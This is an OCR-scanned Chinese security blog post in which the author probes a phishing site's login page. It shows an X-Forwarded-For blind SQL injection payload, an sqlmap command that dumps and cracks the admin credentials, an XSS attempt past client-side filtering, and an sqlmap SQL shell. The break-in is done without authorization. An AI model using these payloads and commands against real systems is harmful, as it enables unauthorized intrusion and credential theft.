### 记一次对钓鱼网站的XFF头注入

原创YuChen HACK学习呀 2020-03-15原文

本文由内部学员: YuChen投稿

事情还得从一个群说起,某穿越火线女主播粉丝群




#### 群友发了个钓鱼网站

#### 打开是这样的



信息收集一波

不过这个人好像是批量注册的



#### 看下中间件信息



### Web 服务器 Java Script 库

G Nginx ७ jQuery 1.9.1

#### 编程语言 反向代理

Php PHP G Nginx (企) HACK学习呀

### IP和端口开放情况



Organization GigsGigs Network Services

# -- Ports

21 80

View Host Details

(全) HACK学习呀

nmap再扫一扫看看

```
Completed NSE at 17:01, 0.00s elapsed
Nmap scan report for 43.25
Host is up (0.019s latency).
Not choup. 997 filtered nont
         STATE SERVICE
PORT
                          UERSION
80/tcp
         open tcpwrapped
5555/tcp open tcpwrapped
10010/tcp open tcpwrapped
                              unroliable because we could not find at least 1 o
pen and 1 closed port
Device type: specialized:WAP:phone
Running: iPXE 1.X, Linux 2.4.X¦2.6.X, Sony Ericsson embedded
OS CPE: cpe:/o:ipxe:ipxe:1.0.0%2b cpe:/o:linux:linux_kernel:2.4.20 cpe:/o:linux:
linux_kernel:2.6.22 cpe:/h:sonyericsson:u8i_vivaz
OS details: iPXE 1.0.0+, Tomato 1.28 (Linux 2.4.20), Tomato firmware (Linux 2.6.
22), Sony Ericsson U8i Vivaz mobile phone
                                                                A HACK学习啰
TRACEROUTE (using port 80/tcp)
```

除了80 5555端口没响应 10010端口403 对10010进行目录扫描 未果

#### 对网站目录扫描:

看样子是宝塔+Linux



## 恭喜,站点创建成功!

站点创建成功,本页面由系统自动生成。

- 本页面在FTP根目录下的index.html
- 您可以删除或覆盖本页面
- FTP相关信息,请到软件后台查看
- 我们为您提供了完善的数据备份功能,请到后台进行相关设置

Co HACK学习呀

收 集 完 开 搞


#### 登录框想到了注入

### 账号密码登录

推荐使用快速安全登录, 防止盗号。



### Burp抓包



对post的参数和UA进行fuzz时没什么发现


以前看过钓鱼的源码 想到了钓鱼网站可能会记录ip

#### 尝试XFF头注入



#### 可能有注入 盲注试试

X-Forwarded-For: 'and (select 1 from(select(sleep(2)))x)#



#### 保存请求包为a.txt

#### 文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

```
POST /2017.php HTTP/1.1
```

Host: lol

User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64; rv:18.0) Gecko/20100101 Firefox/18.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Language: zh-cn, zh; q=0.8, en-us; q=0.5, en; q=0.3

Accept-Encoding: gzip, deflate Referer: http://lols2020.ae57.top/ Cookie: PHPSESSID=n6gnsrfcdpa2ceoq4tl4g33454

X-Forwarded-For:\* Connection: close

Content-Type: application/x-www-form-urlencoded

Content-Length: 39

u=100 %p=sdasdasffsafsa&bianhao=1

(全) HACK学习呀

sqlmap.py -r "C:\a.txt" --batch--level 4 -D sql\_2020sy\_gbzp\_ -T
yunx\_admin -C username,password --dump

```
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[17:57:47] [INFO] using hash method 'md5_generic_passwd'
[17:57:47] [INFO] resuming password 'damao' for hash 'd1637d9540b2e948bb507f670b
adca4e' for user 'ppaa2020'
Database: sql_2020sy_gbzp_
Table: yunx_admin
[1 entry]
 username | password
 pp 2020 | d1637d9540b2
                                     adca4e (da ) !
[17:57:47] [INFO] table 'sq1_2020sy_gbzp_.yunx_admin' dumped to CSV file 'C:\Use
rs\Administrator\AppData\Local\sq1map\output\lo1s2020.ae57.top\dump\sq1_2020sy_g
bzp_\yunx_admin.csv'
[17:57:47] [INFO] fetched data logged to text files under 'C: Wsers Administrato
r\AppData\Local\sqlmap\output\lols2020.ae57.top'
[17:57:47] [WARNING] you haven't updated sqlmap for more than 89 days!!!
                                                                 Mack学习啰
[*] ending @ 17:57:47 /2020-03-14/
```

拿到了用户名,密码

但是找不到后台

所以用XSS盲打试试

在输入账号密码处插入xss payload:

## 账号密码登录

### 推荐使用快速安全登录,防止盗号。






#### Emmm 插不进去

#### 可能是前端限制 检查一下

#### 找到js的这个函数 验证了是前端限制的想法

```
function getid(id){
                                                           前端限制
      return document.getElementById(id);
                 //开始检查input
      if(getid("user").value==""){
          getid("message").style.visibility="visible";
getid("ts").innerHTML="您还没有输入账号!";
setTimeout(function (){getid("message").style.visibility="hidden"},4000);
           return false;
      }else if(getid("user").value.length<6||getid("user").value.length>10){
          getid("message").style.visiblilty="visible";
getid("ts").innerHTML="请输入正确的帐号!";
setTimeout(function (){getid("message").style.visibility="hidden"},4000);
          return false;
      }else if(getid("pass").value==""
          getid("message").style.visibility="visible";
getid("ts").innerHTML="您还没有输入密码!";
setTimeout(function (){getid("message").style.visibility="hidden"},4000);
           return false:
      }else if(getid("pass").value.length<5||getid("pass").value.length>16){
          getid("message").style.visibility="visible";
getid("ts").innerHTML="请输入正确的密码!";
           setTimeout(function (){getid("message").style.visibility="hidden"},4000);
           return false;
      }else if(getid("pass").value.indexOf("script")>0||getid("pass").value.indexOf("Script")>0||getid("pass").value.indexOf("HTTP")>6
          getid("message").style.visibility="visible";
getid("ts").innerHTML="请输入正确的密码!!";
setTimeout(function (){getid("message").style.visibility="hidden"},4000);
                                                                                                                           (A) HACK学习呀
          return false:
Burp抓包后插入XSS
                                                                         Response
 Raw Params Headers Hex JSON Decoder
                                                                         Raw Headers Hex JSON Decoder
                                                                        HTTP/1.1 302 Moved Temporarily
                                                                        Server: nginx
```



等待结果。

写脚本看看同ip的其他站点

```
import requests
from lxml import etree
    'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.104 Safari/537.36 Core/1.53.2669.400'
ip = input('请输入ip: ')
url = 'https://site.ip138.com/'+ip+'/' # 43.2
req = requests.get(url=url, headers=headers)
def get_url():
    html = etree, HTML(text)
    lis = html. xpath('//*[@id="list"]/li')[2:]
   for li in lis:
       infos = li.xpath('./a/text()')
      info_url = ''. join(infos)
ret = 'http://' + info_url
      print(ret)
                                                                                                                       (产) HACK学习呀
if __name__ == '__main__':
    get_url()
```

#### 运行结果

```
C:\Users\Administrator\AppData\Local\Programs\Python\Python36\python.exe
+
   请输入ip: 43.2
4-0
   http://lol er ices185 dayhmokg.com.cn
http://lol_20_.a_7.1_p
http://support_ia_lvch_anshuo.cn
m
   http:// ls rvi . s nbr. om
   http://s.pp_ctlo_s. gs6j_n
   http://s op ct. wi fu y. com cn
   http://los_vicel_mv bwoia. om.cn
   http://lol__rbvkce_com_en
   http://lols ricebh. tltm bm. co cn
   http://lolser vce. jzl kb. c ... cn
                                                         (A) HACK学习呀
   Process finished with exit code 0
```

都点开后都是这个样子域名过期的,没有绑定域名的

#### 没有找到站点

#### 您的请求在Web服务器中没有找到对应的站点!

#### 可能原因:

- 1. 您没有将此域名或IP绑定到对应站点!
- 2. 配置文件未生效!

#### 如何解决:

- 1. 检查是否已经绑定到对应站点,若确认已绑定,请尝试重载Web服务;
- 2. 检查端口是否正确;
- 3. 若您使用了CDN产品,请尝试清除CDN缓存;
- 4. 普通网站访客,请联系网站管理员;

(全) HACK学习呀

最后,sqlmap可以获取sql-shell权限

```
back-end DBMS: MySQL >= 5.0.12
[19:45:30] [INFO] calling MySQL shell. To quit type 'x' or 'q' and press ENTER sql-shell> select count(*) from yunx_data
[19:45:58] [INFO] fetching SQL SELECT statement query output: 'select count(*) rom yunx_data'
[19:45:58] [WARNING] running in a single-thread mode. Please consider usage of ption '--threads' for faster data retrieval
[19:45:58] [INFO] retrieved: 21
select count(*) from yunx_data: '21'
sql-shell>
```

证。HACK学习呀

今天才刚刚搭建,已经有21条数据记录了


Emm 我裂开, 暂无后续, 我太难了。



点赞, 转发, 在看

XFF头注入推荐阅读

### https://www.cnblogs.com/soldierback/p/11707035.html



精选留言

用户设置不下载评论